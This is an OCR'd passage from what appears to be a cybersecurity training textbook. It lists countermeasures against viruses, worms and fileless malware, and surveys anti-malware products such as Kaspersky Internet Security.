


Virus and Worm Countermeasures

Some countermeasures against viruses and worms are as follows:

- Install antivirus software that detects and removes infections as they occur.
- Generate an antivirus policy for safe computing and distribute it to the staff.
- Pay attention to the instructions while downloading files or programs from the Internet.
- Regularly update antivirus software.
- Avoid opening attachments received from unknown senders, as viruses spread via email attachments.
- Since virus infections can corrupt data, perform regular data backups.
- Schedule regular scans for all drives after the installation of antivirus software.
- Do not accept disks or programs without checking them using the current version of an antivirus program.
- Ensure that any executable code used within the organization has been approved.
- Do not boot the machine with an infected bootable system disk.
- Stay informed about the latest virus threats.
- Check DVDs for virus infection.
- Ensure that pop-up blockers are enabled and use an Internet firewall.
- Perform disk clean-up and run a registry scanner once a week.
- Run anti-spyware or anti-adware once a week.

- Do not open files with more than one file type extension.
- Exercise caution with files sent through instant messaging applications.
- Perform regular checkups on installed programs and stored data.
- Employ an effective email filter and scan emails on a regular basis.



Fileless Malware Countermeasures

Some countermeasures against fileless malware attacks are as follows:

- Remove all the administrative tools and restrict access through Windows Group Policy or Windows AppLocker.
- Disable PowerShell and WMI when not in use.
- Disable macros and use only digitally signed, trusted macros.
- Install whitelisting solutions such as McAfee Application Control to block unauthorized applications and code running on the systems.
- Train employees to detect phishing emails and to never enable macros in MS Office documents.
- Disable PDF readers to run JavaScript automatically.
- Disable Flash in the browser settings.
- Implement two-factor authentication to access critical systems or resources connected to the network.
- Implement multi-layer security to detect and defend against memory-resident malware.
- Use user behavior analytics (UBA) solutions to detect threats hidden within the data.
- Ensure the ability to detect system tools such as PowerShell and WMIC as well as whitelisted application scripts to protect against malicious attacks.
- Run periodic antivirus scans to detect infections and keep the antivirus program updated.

- Install browser protection tools and disable automatic plugin downloads.
- Schedule regular security checks for applications and regularly patch the applications.
- Regularly update the OS with the latest security patches.
- Examine all the running programs for any malicious or new signatures and heuristics.
- Enable endpoint security with active monitoring to protect networks when accessed remotely.
- Examine the indicators of compromise (IoCs) on the system and network.
- Regularly check the security logs, especially when excessive amounts of data leave the network.
- Restrict admin rights and provide the least privileges to the user level to prevent privilege escalation attacks.
- Use application control to prevent Internet browsers from spawning script interpreters such as PowerShell and WMIC.
- Carefully examine the changes in the system's behavior patterns with respect to the baselines.
- Use next-generation antivirus (NGAV) software that employs advanced technology such as machine learning (ML) and artificial intelligence (AI) to prevent new polymorphic malware.
- Use baseline and search for known tactics, techniques, and procedures (TTPs) used by many adversarial groups.
- Use managed detection and response (MDR) services that can perform threat hunting.
- Use tools such as Blackberry Cylance and Microsoft Enhanced Mitigation Experience Toolkit (EMET) to combat fileless attacks.
- Disable unused or unnecessary applications and service features.
- Uninstall applications that are not important.
- Block all the incoming network traffic or files with the .exe format.
- Check if any PowerShell scripts are masked in any of the drives or in the \TEMP folder.
- Utilize projects such as AltFS, which provides insights into how fileless malware usually works on targeted devices.

LO#08: Demonstrate the Use of Anti-Malware Software


Anti-Malware Software

An attacker uses malware to commit online fraud or theft. Thus, the use of anti-malware software is recommended to help detect malware, remove it, and repair any damage it might cause. This section lists and describes various anti-malware (anti-Trojan and antivirus) software programs.

Anti-Trojan Software

Kaspersky Internet Security

Kaspersky Internet Security provides protection against Trojans, viruses, spyware, ransomware, phishing, and dangerous websites



https://www.kaspersky.com

- McAfee® LiveSafe™ (*https://www.mcafee.com*)
- Norton 360 Premium (*https://us.norton.com*)
- Bitdefender Total Security (*https://bitdefender.com*)
- HitmanPro (*https://www.hitmanpro.com*)
- Malwarebytes Premium (*https://www.malwarebytes.com*)
- Zemana Antimalware (*https://www.zemana.com*)
- Emsisoft Anti-Malware Home (*https://www.emsisoft.com*)
- Malicious Software Removal Tool (*https://www.microsoft.com*)
- SUPERAntiSpyware (*https://www.superantispyware.com*)
- Plumbytes Anti-Malware (*https://plumbytes.com*)

Anti-Trojan Software

Anti-Trojan software is a tool or program that is designed to identify and prevent malicious Trojans or malware from infecting computer systems or electronic devices. Anti-Trojan tools may employ scanning strategies as well as freeware or licensed tools to detect Trojans, rootkits, backdoors, and other types of potentially damaging software.

- **Kaspersky Internet Security**

  Source: *https://www.kaspersky.com*

  Kaspersky Internet Security protects devices from various types of intrusions due to Trojans, viruses, spyware, ransomware, phishing, and dangerous websites. It securely stores passwords for easy access on PC, Mac, and mobile. It makes backup copies of photos, music, and files and also encrypts data on PC. Furthermore, it automatically blocks inappropriate content and helps you manage the use of social networks. In addition, it provides extra security when you shop or bank online on PC or Mac.




Figure 7.134: Screenshot of Kaspersky Internet Security

